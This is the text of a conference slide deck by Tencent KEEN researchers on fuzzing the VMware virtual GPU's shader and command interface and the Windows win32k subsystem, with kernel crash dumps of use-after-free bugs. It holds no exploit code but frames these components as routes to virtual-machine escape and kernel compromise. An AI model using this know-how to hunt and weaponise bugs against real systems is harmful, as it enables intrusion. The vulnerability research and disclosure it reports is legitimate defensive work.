50 Shades Of Fuzzing

Peter Hlavaty (@zer0mem)

Marco Grassi (@marcograss)

Who Are You?

- Peter Hlavaty
  - Senior security Researcher
  - Lead of Windows Kernel security Research

- Marco Grassi
  - Senior Security Researcher @ Tencent KEEN Security Lab
  - Main focus: Vulnerability Research, OS X/iOS, Android, Sandboxes

KEEN security lab

Agenda

- The Team
- VMWare Overview
- VMWare Workstation/Fusion Fuzzing
- Win32k Overview
- Win32k Fuzzing
- Conclusions
- Questions

KEEN security lab

The Team

- Previously known as KeenTeam
- All researchers moved to Tencent because of business requirement
- New name: Tencent KEEN Security Lab
- We won the title of “Master Of Pwn” 2016 and actively participating at pwn2own from 2013 to this year.

- Keep an eye on our blog! (English: http://keenlab.tencent.com/en/ Chinese: http://keenlab.tencent.com/zh/)

KEEN security lab

This Talk in one Slide

KEEN security lab

VMWare Workstation / Fusion

KEEN security lab

VMWare Workstation / Fusion

- Most likely everyone is sort of familiar with VMWare here…
- One of the first companies (if not the first) to successfully virtualize x86 (which is not formally virtualizable – see *Popek & Goldberg*)
- Nowadays with VT-X support virtualization is faster and easier
- It's a product that allows you to run unmodified operationg systems as guests.
- Their software runs at different privilege levels, they have kernel components and some host usermode processes.
- Our talk will focus mainly on how VMWare virtualizes the GPU in a guest, since they offer advanced functions such as 3d acceleration.

Why VMWare research?

- VMWare workstation/fusion is a very widespread software, so it’s an attractive target for attackers
- Maybe sometimes a virtual machine is used, and even if you gain code execution, or even kernel code execution inside the virtual machine, you are still trapped in there.
- By leveraring a bug in some component of VMWare you can potentially escape the virtual machine and gain code execution in the host system!

KEEN security lab

VMWare – important resources/prev research


- GPU Virtualization on VMware's Hosted I/O Architecture - Micah Dowty, Jeremy Sugerman – VMWare (this is the paper you absolutely want to read before approaching this area)
- CLOUDBURST A VMware Guest to Host Escape Story - Kostya Kortchinsky – Black Hat USA 2009

KEEN security lab

VMWare GPU

- Despite there is a good support at CPU level for virtualization today with Intel/AMD in hardware support, for GPU and in general other hardware virtualization, the status quo is not as good as CPU virt
- Vmware wanted to offer high performance GPU / 3d to the guests, so they had to deploy their own solution to defeat also host driver fragmentation, introducing several abstraction layers (and lot of code)

VMWare GPU Virtual Device



- The VMWare virtualized GPU will show up in your guest as a PCI device called “Vmware SVGA 3D”
- Has several Memory ranges that maps to interesting stuff (more on the next slide)
- They implement a 2D Framebuffer (not very interesting, just the pixel shown on your screen)
- And a GPU Command queue (!)

KEEN security lab




Figure 1: *VMware SVGA II* device architecture


- Here you can see the different purposes of the memory areas.
- We are mainly interested in the FIFO Memory
- Think of it like a FIFO processed asynchronously and concurrently outside of your system, by the VMWare GPU subsystem
- Implements a lot of commands for 3D and other functionalities

KEEN security lab

High level description of the FIFO

- The FIFO when used for 3D commands, expect a custom protocol (SVGA3D)
- 1. Write commands into the queue
- 2. optionally insert a fence if the guest wants to be notified of progress with a virtual interrupt
- 3. At some point your commands will be processed asynchronously
- The SVGA3D protocol takes ideas and simplify the Direct3D APIs


Where is the VMWare GPU code?



- The core functionality of the GPU is implemented in the vmware-vmx.exe
- We should expect fault in this process (or in any .dll inside here)
- So we turn on PageHeap in Gflags for fault monitoring and WinDbg autostart on fault
- Maybe a fault will traverse the virtualization layer and appears in Host graphics also ☺

KEEN security lab

Code path




VMWare SVGA3D

- Very rich of functionalities, like shaders, textures etc, lot of attack surface!
- But… HOW DO WE FUZZ THIS?
- Let’s explore some alternatives..

KEEN security lab


Fuzzing alternatives: From Guest usermode



- Extremely inconvenient for several reasons:
  - Too many layers of software that doesn't interest us and perform validation
  - Performance reasons
  - The GPU resource is contended and manipulated by the running Guest system. It would be very difficult to reproduce eventual crashes.
  - Heavy, we want to scale & run lot of Guests

KEEN security lab


Fuzzing alternatives: From Guest kernelmode



- This alternative is more appealing because:
  - In general we have more control
  - Less resource contention if we don't use any UI
  - We can skip pretty much any validation layer
  - But still we are running together with a kernel, so we are not the only code running on the system and lot of stuff is going on.
  - Heavy, we want to scale & run lot of Guests

KEEN security lab

The right Fuzzing option: Baremetal Guest!



- If we run our code as a guest, without any operating system we have:
  - Performance boost of course!
  - Complete control!
  - No validation steps!
  - Exclusive access to the hardware!
  - Extremely light, few MB of ram only, we can run a huge number of guests!

KEEN security lab

What to fuzz?

- We picked shaders because they are complex, and they undergo several layers of translations in several points.

1. Collect valid shaders
2. Put together code to load and render with shaders correctly on bare metal code
3. Mutate shader, load, render, see if it crash.
4. GOTO 3

- You can fuzz also raw commands, but the semantics is not trivial and require reversing.

KEEN security lab

Bare metal GPU Fuzzer DEMO

KEEN security lab

BUG DEMO ☺

KEEN security lab

Soon a couple of CVEs in VMWare Fusion, waiting for the fix to be deployed (ETA q3) disclosed several months ago (slow)

KEEN security lab

Microsoft w32k sub-system

Fuzzing all around your window, and beyond!

w32k – Data Parsing #TTF


- TrueType Font

- Popular at sophisticated - stuxnet, duqu, ..
  - https://cansecwest.com/slides/2013/Analysis%20of%20a%20Windows%20Kernel%20Vuln.pdf
- Abused at p2o 2015 – KEEN
  - http://www.slideshare.net/PeterHlavaty/windows-kernel-exploitation-this-time-font-hunt-you-down-in-4-bytes
- A year of Windows kernel font fuzzing – j00ru
  - http://googleprojectzero.blogspot.nl/2016/06/a-year-of-windows-kernel-font-fuzzing-1_27.html

KEEN security lab

w32k – syscalls

#DC



KEEN security lab

w32k – syscalls

```
TRAP_FRAME:  9067faac -- (.trap 0xffffffff9067faac)
ErrCode = 00000000
eax=04000000 ebx=00000001 ecx=00000000 edx=fa89a728 esi=ffa0ada8 edi=faae6da8
eip=8ebde0cb esp=9067fb20 ebp=9067fb50 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010282
win32k!hbmSelectBitmap+0xca:
8ebde0cb 854748          test    dword ptr [edi+48h],eax ds:0023:faae6df0=????????
Resetting default scope

LAST_CONTROL_TRANSFER:  from 82d1dce7 to 82cb9308

STACK_TEXT:
9067f5fc 82d1dce7 00000003 976ccf4e 00000065 nt!RtlpBreakWithStatusInstruction
9067f64c 82d1e7e5 00000003 00000000 000fad5e nt!KiBugCheckDebugBreak+0x1c
9067fa10 82ccc3c1 00000050 faae6df0 00000000 nt!KeBugCheck2+0x68b
9067fa94 82c7ebe8 00000000 faae6df0 00000000 nt!MmAccessFault+0x104
9067fa94 8ebde0cb 00000000 faae6df0 00000000 nt!KiTrap0E+0xdc
9067fb50 8ebde67a ffa06f68 0185000f 00000001 win32k!hbmSelectBitmap+0xca
9067fba4 8ebdef9a 00000000 1eb5a930 00000000 win32k!XDCOBJ::bCleanDC+0xaa
9067fbe0 8ebdef44 9067fc00 00000001 00000001 win32k!bDeleteDCInternalWorker+0x1b
9067fc0c 8ebe110e b10101cc 00000001 00000001 win32k!bDeleteDCInternal+0x30
9067fc28 8ebe130a 0000024c 0000024c fc09ee28 win32k!vCleanupDCs+0x2a
9067fc44 8ebdda35 fc09ee28 00000000 00000000 win32k!NtGdiCloseProcess+0x3f
9067fc64 8ebdd77c fc09ee28 00000000 8a56a488 win32k!GdiProcessCallout+0x151
9067fc80 82eab2a1 8ac3d3f8 00000000 976cc5fe win32k!W32pProcessCallout+0x5d
9067fcfc 82e9d957 00000000 ffffffff 0023f7c8 nt!PspExitThread+0x46f
9067fd24 82c7ba06 ffffffff 00000000 0023f7d4 nt!NtTerminateProcess+0x1fa
9067fd24 778b71b4 ffffffff 00000000 0023f7d4 nt!KiSystemServicePostCall
WARNING: Stack unwind information not available. Following frames may be wrong.
0023f7d4 76bebd26 00000000 77e8f3b0 ffffffff ntdll!KiFastSystemCallRet
0023f7e8 008d4d0a 00000000 0023f82c 008d4ca0 kernel32!ExitProcessStub+0x12
0023f7f4 008d4ca0 00000000 e16eef34 008e9d68 c8+0x4d0a
0023f82c 008d4e45 00000000 00000000 00000000 c8+0x4ca0
0023f840 008d18ef 00000000 e16eef98 00000000 c8+0x4e45
0023f880 76bdee6c 7ffd8000 0023f8cc 778d3ab3 c8+0x18ef
0023f88c 778d3ab3 7ffd8000 77d63cad 00000000 kernel32!BaseThreadInitThunk+0xe
0023f8cc 778d3a86 008d1951 7ffd8000 00000000 ntdll!RtlInitializeExceptionChain+0xef
0023f8e4 00000000 008d1951 7ffd8000 00000000 ntdll!RtlInitializeExceptionChain+0xc2


STACK_COMMAND:  kb

FOLLOWUP_IP:
win32k!hbmSelectBitmap+ca
8ebde0cb 854748          test    dword ptr [edi+48h],eax
```

#DC #collisions

DC #UAF, however nils was already here..

```
<Type>BAD_POOL_CALLER@c2</Type>
<callstack>
        nt!ExDeferredFreePool+0x547
        win32kbase!bDeleteDCInternalWorker+0x3bf
        win32kbase!bDeleteDCInternal+0x8d
        win32kbase!vCleanupDCs+0x78
        win32kbase!NtGdiCloseProcess+0x44
        win32kbase!GdiProcessCallout+0x40
        win32kfull!W32pProcessCallout+0xd9
        win32kbase!W32CalloutDispatch+0x6b
        nt!PsInvokeWin32Callout+0x42
        nt!PspExitThread+0x49b
        nt!KiSchedulerApcTerminate+0x2e
        nt!KiDeliverApc+0x2f2
        nt!KiInitiateUserApc+0x70
        nt!KiSystemServiceExit+0x9f
        0x00007ffd8e0e6144
</callstack>
```

KEEN security lab

w32k – syscalls

#DC #collisions

DC *nice* #UAF, however ..once again, nils .. :)

```
<Type>SYSTEM_SERVICE_EXCEPTION@3b</Type>
<callstack>
            nt!RtlRaiseStatus+0x18
            nt!KeReleaseMutant+0x22e
            win32kbase!SURFACE::bUnMap+0x40
            win32kfull!DEVLOCKBLTOBJ::~DEVLOCKI
            win32kfull!NtGdiAlphaBlend+0x2046
            nt!KiSystemServiceCopyEnd+0x13
            GDI32!NtGdiAlphaBlend+0x14
            GDI32!GdiAlphaBlend+0xd7
            qilin_fuzzer+0x32ec8
            0x253
            0x1d6
            0x80107ff
      </callstack>
```

```
TRAP_FRAME:  96187b6c -- (.trap 0xffffffff96187b6c)
ErrCode = 00000000
eax=fef4a728 ebx=00000000 ecx=fc11c980 edx=00000000 esi=96187c10 edi=00001000
eip=8d5062c6 esp=96187be0 ebp=96187bfc iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
win32k!DEVLOCKBLTOBJ::~DEVLOCKBLTOBJ+0x3d:
8d5062c6 ff7114          push    dword ptr [ecx+14h]  ds:0023:fc11c994=????????
